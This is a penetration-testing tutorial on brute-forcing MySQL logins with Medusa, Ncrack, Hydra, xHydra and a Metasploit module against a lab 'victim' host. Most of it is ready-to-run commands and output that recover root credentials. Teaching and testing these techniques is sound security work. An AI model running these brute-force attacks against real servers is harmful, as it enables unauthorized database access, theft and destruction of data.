

Password Cracking:MySQL

March 7, 2018 By Raj Chandel

In this article, we will learn to get control over our victim's system through MYSQL service that runs on port 3306. There are multiple ways to do it. Let us take a moment to learn all those because various circumstances call for the different-different measure.

Table of Content

- Medusa
- Ncrack
- Hydra
- xHydra
- Metasploit

Medusa

Medusa is a speedy, parallel, and modular tool which allows login through brute force. Its goal is to support as many services that allow authentication possible. The key features of this tool are thread-based testing, Flexible user input, Modular design, and Multiple protocols supported. We are going to run this command to crack this log in.

Run the following command

```
medusa -h 192.168.1.106 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M mys
```

Where [-h] use to assign the victim IP address, [-U] denotes the path for username list, [-P] denotes the path for the password list, [-M] to select the mode of attack.

```
root@kali:~# medusa -h 192.168.1.106 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M mysql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: 192.168.1.106 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) P
ACCOUNT CHECK: [mysql] Host: 192.168.1.106 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) P
ACCOUNT CHECK: [mysql] Host: 192.168.1.106 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) P
ACCOUNT CHECK: [mysql] Host: 192.168.1.106 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) P
ACCOUNT FOUND: [mysql] Host: 192.168.1.106 User: root Password: toor [SUCCESS]
ACCOUNT CHECK: [mysql] Host: 192.168.1.106 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pa
```


Ncrack

Ncrack is a network authentication tool, which helps the pen-tester to find out how the credentials that are protecting network access are vulnerable. This tool is a part of the Kali Linux arsenal and comes pre-installed with

its package. It also has a unique feature to attack multiple targets at once, which is not seen very often in these tools. Run the following command to exploit port 3306 via Ncrack.

```
ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 -p 3306
```

Where [-U] helps us to assign to username list, [-P] helps us to assign the password list, and [-p] will help us to assign the service port number of the victim.


A terminal window screenshot showing the execution of the ncrack command. The command is: ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 -p 3306. The output shows the start of Ncrack 0.6, the discovery of credentials for mysql on 192.168.1.106:3306/tcp, and the successful login with root/toor. A green arrow points to the IP address 192.168.1.106 in the command. A watermark 'www.hackingarticles.in' is visible in the background.

```
root@kali:~# ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 -p 3306
Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 02:39 EST
Discovered credentials for mysql on 192.168.1.106 3306/tcp:
192.168.1.106 3306/tcp mysql: 'root' 'toor'
Ncrack done: 1 service scanned in 33.01 seconds.
Ncrack finished.
```

xHydra

It is a GUI version of Hydra; it can be used for both offline and online password cracking. It has all the features and benefits of Hydra in the GUI form. Let's start the attack by opening the tool.

After opening this tool in the target, it will ask us about the target, service port number, protocol service name, and any other specific output option we want in our attack.




When we completed the details in the target tab, we need to switch into the password tab, where we need to fill up or browse the username and password list for the brute force attack. There are some extra options available in the tab like Try login as password, try empty password, and Try reversed login.

Quit

Target Passwords Tuning Specific Start

Username


☐ Username

☒ Username List 

☐ Loop around users ☐ Protocol does not require usernames

Password

☐ Password

☒ Password List 

☐ Generate


Colon separated file

☐ Use Colon separated file

☐ Try login as password ☐ Try empty password ☐ Try reversed login

hydra -s 3306 -L /root/Desktop/user.txt -P /root/Desktop/pass.txt -t 16...

When we complete the details required for the attack, we need to switch the tab to start to initiate the attack on the victim's server. As we can see that we crack the credentials with our attack.



Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is a very fast, flexible, and new modules are easy to add in the attacks. This tool makes it possible for the researcher and security consultants to show how easy it would be to gain unauthorized access to a system remotely. We are using it the following way to crack the login.

```
hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 mysql
```

Where [-L] is used to provide the username, [-P] is used to provide the password for the attack.

```
root@kali:~# hydra -L /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.106 mysql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service or
Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-06 02:42:52
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p:4), ~4 tries per t
[DATA] attacking mysql://192.168.1.106:3306/
[3306][mysql] host: 192.168.1.106 login: root password: toor
[STATUS] 13.00 tries/min, 13 tries in 00:01h, 3 to do in 00:01h, 4 active
```

Metasploit

It is a collaboration between the open-source community and Rapid 7. It helps security teams do more than just verify vulnerabilities, manages security assessments, and improve security awareness.


This module simply queries the MySQL instance for a specific user and pass (default is root with a blank).

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set rhosts 192.168.1.106
msf auxiliary(mysql_login) > set user_file /root/Desktop/user.txt
msf auxiliary(mysql_login) > set pass_file /root/Desktop/pass.txt
msf auxiliary(mysql_login) > set stop_on_success true
msf auxiliary(mysql_login) > run
```

This will start brute force attack and try to match the combination for valid username and password using user.txt and pass.txt file.

From the given image, you can observe that our MySQL server is not secure against brute force attack because it is showing a matching combination of **username: root** and **password: toor** for login.

Once the attacker retrieves the valid credential he can directly login into Mysql server for stealing or destroying the database information.



```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.106
rhosts => 192.168.1.106
msf auxiliary(scanner/mysql/mysql_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/mysql/mysql_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/mysql/mysql_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.1.106:3306 - 192.168.1.106:3306 - Found remote MySQL version 5.5.59
[-] 192.168.1.106:3306 - 192.168.1.106:3306 - LOGIN FAILED: root:root (Incorrect: S))
[-] 192.168.1.106:3306 - 192.168.1.106:3306 - LOGIN FAILED: root:raj (Incorrect: A
))
[-] 192.168.1.106:3306 - 192.168.1.106:3306 - LOGIN FAILED: root:admin (Incorrect:
ES))
[+] 192.168.1.106:3306 - 192.168.1.106:3306 - Success: 'root:toor'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```